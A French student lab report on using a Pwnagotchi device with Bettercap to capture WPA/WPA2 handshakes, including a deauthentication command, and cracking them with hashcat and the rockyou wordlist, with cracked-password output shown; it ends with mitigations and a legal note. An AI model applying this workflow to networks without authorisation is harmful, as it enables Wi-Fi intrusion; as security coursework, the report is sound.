

RAPPORT

PWNAGOTCHI

Présenté par: Lucas, Erwann

```
CH * APS 4 (9)                                UP 00:00:33
hawking> █
Cool, we got 1
new handshake!
(^_~^)
```

```
PWND 1 (18) [PS4-086313EAB731]
```

1 Matériel & image

4 Hashcat

2 Connexion - ssh - http

SOMMAIRE

5 Solutions / Vulnérabilités

3 Bettercap

6 Conclusion

1. MATÉRIEL & IMAGE

Infos:

- Modèle : Raspberry Pi 5 — 4 Go de RAM
- Image utilisée : Pwnagotchi v2.9.5.4

Introduction:

Le Pwnagotchi est un outil basé sur l'IA qui capture passivement des handshakes Wi-Fi (échanges d'authentification WPA/WPA2) pour entraîner un modèle d'apprentissage par renforcement. Il tourne en continu et optimise ses déplacements pour maximiser les captures.



2. CONNEXION - SSH - HTTP

PARTAGE DE CO:

Partage de connexion via smartphone vers un pc, puis grace à un cable ethernet on relie le pc et le raspberry pi 5 avec cette méthode :


Panneau de configuration > Réseau et Internet > Centre Réseau et partage > wifi(propriété) > partage > autoriser d'autres utilisateur > sélectionnez ethernet

SSH:

- `ssh pi@pwnagotchi.local`
- `ssh pi@192.168.x.x`

HTTP:

- `http://192.168.x.x:8080` => on arrive sur le viduel habituel du pwnagotchi



Ajouter un fichier config:

`sudo nano /etc/pwnagotchi/config.toml`

- `display : false` => uniquement avec `monitoring`
- `webcfg : true` => accès web via le port 8080

Précisions sur les interfaces:

- `wlan0`: Interface Wi-Fi standard, utilisée pour se connecter à un réseau (mode client).
- `wlan0mon`: Interface en mode moniteur, utilisée pour écouter passivement les trames Wi-Fi

Lancer Bettercap:

`sudo bettercap -iface wlan0mon`

```
wlan0mon » wifi.recon on
[22:22:45] [sys.log] [inf] wifi using interface wlan0mon (0)
[22:22:45] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' request
s not supported: exit status 251
[22:22:45] [sys.log] [inf] wifi channels: [1 2 3 4 5 6 7 8 9 10 11 36 40 44 48 52 56 60 64 100 104 108
112 116 120 124 128 132 136 140 144 149]
[22:22:45] [sys.log] [inf] wifi started (min rssi: -200 dBm)
wlan0mon » [22:22:45] [sys.log] [inf] wifi channel hopper started.
```

```
GNU nano 7.2
main.name = "pi"
main.lang = "fr"
main.iface = "wlan0mon"

ui.display.enabled = false

main.plugins.webcfg.enabled = true
main.plugins.webcfg.password = "changeme"

bettercap.interface = "wlan0mon"
bettercap.handshakes = "/root/handshakes"
```

Commande	Description
wifi.recon on	Lance le scan des réseaux Wi-Fi environnants
wifi.show	Affiche la liste des réseaux détectés (SSID, BSSID, c
wifi.recon.channel <NUM>	Restreint le scan à un canal spécifique (ex: wifi.reco
wifi.deauth <MAC_CLIENT>	Force la déconnexion d'un client du réseau (nécessa

4. HASHCAT

Commande : `scp pi@pwnagotchi.local:/root/handshakes/nom_du_reseau.pcap ./`

Copie du fichier .pcap via le protocole scp

Utiliser un convertisseur en ligne: <https://hashcat.net/cap2hashcat/>

Hashcat ne lit pas directement les fichiers .pcap. Il faut les convertir au format hc22000 pour qu'il puisse le lire/.

On le cracke en brut force avec la Seclist rockyou.txt (14millions de mot de passe):

Commande : `.\hashcat -m 22000 <fichier_convertie>.hc22000 rockyou.txt`

Approaching final keyspace - workload adjusted.

eae22fec04d546eda457a9b3ec0f8910:be2567a243d2:0072eefc73bc:Pepperhot-fîÂ-fîÂ:azerty111

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)

Hash.Target.....: pwnagotchi:/1502601-1572562407-hc22000

PMKID:MAC_AP:MAC_CLIENT:SSID:PASSWORD

5. SOLUTIONS / VULNÉRABILITÉS

Solutions:

- Mettre à jour le WPA3
- Mot de passe plus fort : en dehors des wordlist
- Mettre en place une segmentation des réseaux
- Pour les entreprises mettre en place un user/password pour un réseau

Vulnérabilités:

- Mot de passe Wi-Fi faible => capture handshake possible
- Deauth => forcer reconnexion des clients
- Absence de WPA3 => WPA2 sont plus vulnérables

Action malveillante:

- Accès au wifi donc accès au machine local =>
- Mettre en place des backdoors =>

Note légale : Ces techniques ne doivent être utilisées que sur des réseaux dont vous êtes propriétaire ou une autorisation écrite explicite. Toute utilisation non autorisée sera illégale. Dans notre cas on l'a réalisée sur un réseau en partage de connexion et en limitant les channels au notre.

6. CONCLUSION

Ce projet nous a permis de découvrir le fonctionnement des réseaux Wi-Fi et de tester leur sécurité grâce à l'utilisation de Pwnagotchi.

Nous avons appris à utiliser le mode monitor pour maîtriser notre environnement, capturer des handshakes WPA/WPA2 et comprendre les vulnérabilités possibles lorsque le réseau est mal configuré ou utilise un mot de passe faible.

Ce projet nous a aussi permis de mieux comprendre l'importance de sécuriser correctement un réseau sans.

PWNAGOTCHI

Présenté par: Lucas, Erwann

```
CH * APS 4 (9)                                UP 00:00:33
hawking>
(^ ^) Cool, we got 1 new handshake!
PWND 1 (18) [PS4-086313EAB731]
```